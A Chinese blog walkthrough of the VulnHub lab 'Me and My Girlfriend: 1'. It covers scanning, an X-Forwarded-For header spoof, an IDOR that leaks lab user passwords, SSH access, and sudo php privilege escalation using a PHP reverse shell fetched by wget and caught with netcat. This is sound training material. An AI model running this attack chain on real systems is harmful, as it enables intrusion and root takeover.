vulnhub靶机Me and My Girlfriend : 1-Writeup渗透测试

原创

Long_gone 于 2020-01-18 19:10:30 发布 527 收藏 1

分类专栏： vulnhub

本文链接：https://blog.csdn.net/Long_gone/article/details/104031061

vulnhub 专栏收录该内容

12 篇文章 1 订阅

订阅专栏

一、信息收集

打开靶机后，先用netdiscover进行IP扫描：


```
Currently scanning: 192.168.22.0/16   |   Screen View: Unique Hosts

8 Captured ARP Req/Rep packets, from 5 hosts.   Total size: 480
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.1.106   00:0c:29:6f:18:9c      4     240  VMware, Inc.
192.168.1.1     d0:c7:c0:6c:1e:92      1      60  TP-LINK TECHNOLOGIES CO.,LTD.
192.168.1.105   1c:1b:b5:29:d3:c1      1      60  Intel Corporate
192.168.1.106   00:0c:29:2d:6d:89      1      60  VMware, Inc.
192.168.1.100   60:21:01:30:42:31      1      60  GUANGDONG OPPO MOBILE TELECOMMUNICATIONS CO
```


确定靶机IP为192.168.1.106后，扫描它的端口开放情况：

```
namp -sV -A -p 0-65535 192.168.1.106
```

```
root@kali:~# nmap -sV -A -p 0-65535 192.168.1.106
Starting Nmap 7.80 ( https://nmap.org ) at 2020-01-18 02:34 EST
Nmap scan report for 192.168.1.106
Host is up (0.0010s latency).
Not shown: 65534 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 57:e1:56:58:46:04:33:56:3d:c3:4b:a7:93:ee:23:16 (DSA)
|   2048 3b:26:4d:e4:a0:3b:f8:75:d9:6e:15:55:82:8c:71:97 (RSA)
|   256 8f:48:97:9b:55:11:5b:f1:6c:1d:b3:4a:bc:36:bd:b0 (ECDSA)
|_  256 d0:c3:02:a1:c4:c2:a8:ac:3b:84:ae:8f:e5:79:66:76 (ED25519)
80/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
MAC Address: 00:0C:29:2D:6D:89 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE                                          https://blog.csdn.net/Long_gone
HOP RTT     ADDRESS
```

发现靶机只开放了22和80端口，打开80端口看一下：





这段话的意思是：你是谁?黑客吗?对不起，本网站只能在本地访问!
然后试着先扫描一下目录：

```
dirb http://192.168.1.106
```


```
START_TIME: Sat Jan 18 03:00:08 2020
URL_BASE: http://192.168.1.106/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.1.106/ ----
==> DIRECTORY: http://192.168.1.106/config/
+ http://192.168.1.106/index.php (CODE:200|SIZE:120)
==> DIRECTORY: http://192.168.1.106/misc/
+ http://192.168.1.106/robots.txt (CODE:200|SIZE:32)
+ http://192.168.1.106/server-status (CODE:403|SIZE:293)

---- Entering directory: http://192.168.1.106/config/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
```


发现一个robots.txt文件，打开一看又发现一个heyhoo.txt文件，再打开看后发现一句话，并没有什么用：






然后回到刚刚的那句话，查看页面源码可知：



（也许你可以搜索如何使用x-forward -for）
了解完x-forward -for以后就开始利用它。


二、抓包改包

使用bp抓包：




```
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=ohj3ubo4748f4bbh0lup0rhno6
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
X-Forwarded-For: localhost
```


添加上这一行，然后放回去：



Who are you? Hacker? Sorry This Site Can Only Be Accessed local!

会发现url上多了些东西，然后再继续抓包改包：



Welcome To Ceban Corp


Inspiring The People To Great Again!

Home | Login | Register | About

发现页面有4个超链接，经过尝试并没有发现什么其他漏洞，既然有个注册页面，就先注册一个账户进去看一下，在这里需要注意的是，再访问每个页面的时候都得进行抓包改包。

三、漏洞利用

先注册一个admin用户，看看注册得的这个用户进去以后是啥样的




Welcome To Ceban Corp

Inspiring The People To Great Again!

Home | Login | Register | About

Name admin
Email 123456@qq.com
Username admin
Password •••••
Login



Welcome To Ceban Corp


Inspiring The People To Great Again!

Dashboard | Profile | Logout

Wellcome Back!

Are you ready for Inspiring The People? Let's Do It!

进来以后是这样的，这句话并没有什么用，然后发现有一个配置文件的超链接，打开看一下：




Welcome To Ceban Corp

Inspiring The People To Great Again!


Dashboard | Profile | Logout

Name admin
Username admin
Password •••••
Change

再联想url中的id，好像是可以查看用户的，尝试修改抓包修改一下，



```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.106/index.php?page=dashboard&user_id=12
Connection: close
Cookie: PHPSESSID=ohj3ubo4748f4bbh0lup0rhno6
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
X-Forwarded-For: localhost
```

果然和我们猜想的一样，可以爆出用户的账户，密码在源码里可以看见：

```
        <h2>Welcome To Ceban Corp</h2>
        <p>Inspiring The People To Great Again!</p>
        <hr>
                <p><a href="?page=dashboard">Dashboard</a> | <a href="?page=profile&user_id=12">Prof
                <hr>
    </div>

    <form action="#" method="POST">
    <label for="name">Name</label>
    <input type="text" name="name" id="name" value="Eweuh Tandingan"><br>
    <label for="username">Username</label>
    <input type="text" name="username" id="username" value="eweuhtandingan"><br>
    <label for="password">Password</label>
    <input type="password" name="password" id="password" value="skuyatuh"><br>
    <button disabled="disabled">Change</button>
</form>

</body>
```


我们知道它22端口还开着，会不会这就是靶机中的一个用户，然后尝试着进行ssh连接，发现这个用户并不可行，既然id=1是一个用户，那是不是还有其他的用户呢？然后依次抓包修改，随后一共爆出了5个用户：

```
id=1  eweuhtandingan skuyatuh
id=2  aingmaung  qwerty!!!
id=3  sundatea  indONEsia
id=4  sedihaingmah  cedihhihihi
id=5  alice  4lic3
```

然后依次进行连接，发现只有最后一个用户可以登录进入：

```
[1]+  Stopped                 ssh eweuhtandingan@192.168.1.106
root@kali:~# ssh alice@192.168.1.106
alice@192.168.1.106's password:
Last login: Fri Dec 13 14:48:25 2019
alice@gfriEND:~$ id
uid=1000(alice) gid=1001(alice) groups=1001(alice)
alice@gfriEND:~$
```

四、反弹shell提权

先来看看这个用户都可以执行哪些命令，具有怎样的权限：

```
sudo -l
```

```
uid=1000(alice) gid=1001(alice) groups=1001(alice)
alice@gfriEND:~$ sudo -l
Matching Defaults entries for alice on gfriEND:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User alice may run the following commands on gfriEND:
    (root) NOPASSWD: /usr/bin/php
alice@gfriEND:~$
```

发现这个用户竟然可以使用sudo用root执行php命令，所以在这我们就可以想到利用php脚本反弹shell。我们先来看看它这下面都有什么文件：

```
ls -al
```

```
lsu: Authentication failure
alice@gfriEND:~$ ls -al
total 32
drwxr-xr-x 4 alice alice 4096 Dec 13 14:47 .
drwxr-xr-x 6 root  root  4096 Dec 13 12:18 ..
-rw------- 1 alice alice   10 Dec 13 14:48 .bash_history
-rw-r--r-- 1 alice alice  220 Dec 13 12:16 .bash_logout
-rw-r--r-- 1 alice alice 3637 Dec 13 12:16 .bashrc
drwx------ 2 alice alice 4096 Dec 13 12:43 .cache
drwxrwxr-x 2 alice alice 4096 Dec 13 14:10 .my_secret
-rw-r--r-- 1 alice alice  675 Dec 13 12:16 .profile
alice@gfriEND:~$
                                  https://blog.csdn.net/Long_gone
```

发现一个隐藏文件my_secret，打开看一下，

```
ls -al .my_secret
```

```
-rw-r--r-- 1 alice alice  675 Dec 13 12:16 .profile
alice@gfriEND:~$ ls -al .my_secret
total 16
drwxrwxr-x 2 alice alice 4096 Dec 13 14:10 .
drwxr-xr-x 4 alice alice 4096 Dec 13 14:47 ..
-rw-r--r-- 1 root  root   306 Dec 13 13:04 flag1.txt
-rw-rw-r-- 1 alice alice  119 Dec 13 12:23 my_notes.txt
alice@gfriEND:~$
```

在这里，发现了flag1.txt：

```
cat .my_secret/flag1.txt
```

```
alice@gfriEND:~$ cat .my_secret/flag1.txt
Greatttttt my brother! You saw the Alice's note! Now you save the record informat
bob! I know if it's given to him then Bob will be hurt but this is better than E

Now your last job is get access to the root and read the flag ^_^

Flag 1 : gfriEND{2f5f21b2af1b8c3e227bcf35544f8f09}
alice@gfriEND:~$
```

在kali系统中有自带的php脚本：

```
Nmap done: 1 IP address (1 host up) scanned in 16.91 seconds
root@kali:~# cd /usr/share/webshells/php/
root@kali:/usr/share/webshells/php# ls
findsocket  php-backdoor.php  php-reverse-shell.php  qsd-php-backdoor.php  simple-backdoor.php
root@kali:/usr/share/webshells/php#
```

我们选择php-reverse-shell.php，然后把这个脚本下载到靶机中。使用python3搭建简易服务器：

```
python3 -m http.server 6666
wget http://192.168.1.107:6666/php-reverse-shell.php
```

```
root@kali:/usr/share/webshells/php# python3 -m http.server 6666
Serving HTTP on 0.0.0.0 port 6666 (http://0.0.0.0:6666/) ...
192.168.1.106 - - [18/Jan/2020 05:53:56] "GET /php-reverse-shell.php HTTP/1.1" 200 -
```

```
alice@gfriEND:~$ pwd
/home/alice
alice@gfriEND:~$ wget http://192.168.1.107/php-reverse-shell.php
--2020-01-19 01:03:20--  http://192.168.1.107/php-reverse-shell.php
Connecting to 192.168.1.107:80... failed: Connection refused.
alice@gfriEND:~$ wget http://192.168.1.107:6666/php-reverse-shell.php
--2020-01-19 01:03:30--  http://192.168.1.107:6666/php-reverse-shell.php
Connecting to 192.168.1.107:6666... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5491 (5.4K) [application/octet-stream]
Saving to: 'php-reverse-shell.php'

100%[=====================================================>] 5,491       32.4KB/s   in 0.2s

2020-01-19 01:03:30 (32.4 KB/s) - 'php-reverse-shell.php' saved [5491/5491]

alice@gfriEND:~$ ls
php-reverse-shell.php
alice@gfriEND:~$
```


然后修改这个文件：

```
vim php-reverse-shell.php
```

```
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.1.107';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies.  Worth a try...
if (function_exists('pcntl_fork')) {
        // Fork and have the parent process exit
```

自己攻击机的IP

保存退出后，返回到攻击机，然后监听1234端口:

```
root@kali:~# nc -lvp 1234
listening on [any] 1234 ...
```

然后再回到靶机中运行这个php文件：

```
sudo php php-reverse-shell.php
```

```
alice@gfriEND:~$ vim php-reverse-shell.php
alice@gfriEND:~$ sudo php php-reverse-shell.php
alice@gfriEND:~$ PHP Notice:  Undefined variable: daemon in /home/alice/php-reverse-shell.php o
n line 184
Successfully opened reverse shell to 192.168.1.107:1234
```

```
root@kali:~# nc -lvp 1234
listening on [any] 1234 ...
192.168.1.106: inverse host lookup failed: Unknown host
connect to [192.168.1.107] from (UNKNOWN) [192.168.1.106] 41684
Linux gfriEND 4.4.0-142-generic #168~14.04.1-Ubuntu SMP Sat Jan 19 11:26:28 UTC 2019 x86_64 x86
_64 x86_64 GNU/Linux
 01:12:40 up  3:22,  1 user,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
alice    pts/0    192.168.1.107    00:30    0.00s  0.09s  0.09s -bash
uid=0(root) gid=0(root) groups=0(root)
/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
#
```



成功到达root用户，然后进入root用户下发现flag2.txt：

```
cd /root
ls
```

```
uid=0(root) gid=0(root) groups=0(root)
/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
# cd /root
# ls
flag2.txt
```

```
cat flag2.txt
```

```
# cat flag2.txt
```



```
Yeaaahhhh!! You have successfully hacked this company server! I hope you who have just learned
can get new knowledge from here :) I really hope you guys give me feedback for this challenge w
hether you like it or not because it can be a reference for me to be even better! I hope this c
an continue :)

Contact me if you want to contribute / give me feedback / share your writeup!
Twitter: @makegreatagain_
Instagram: @aldodimas73

Thanks! Flag 2: gfriEND{56fbeef560930e77ff984b644fde66e7}
#
```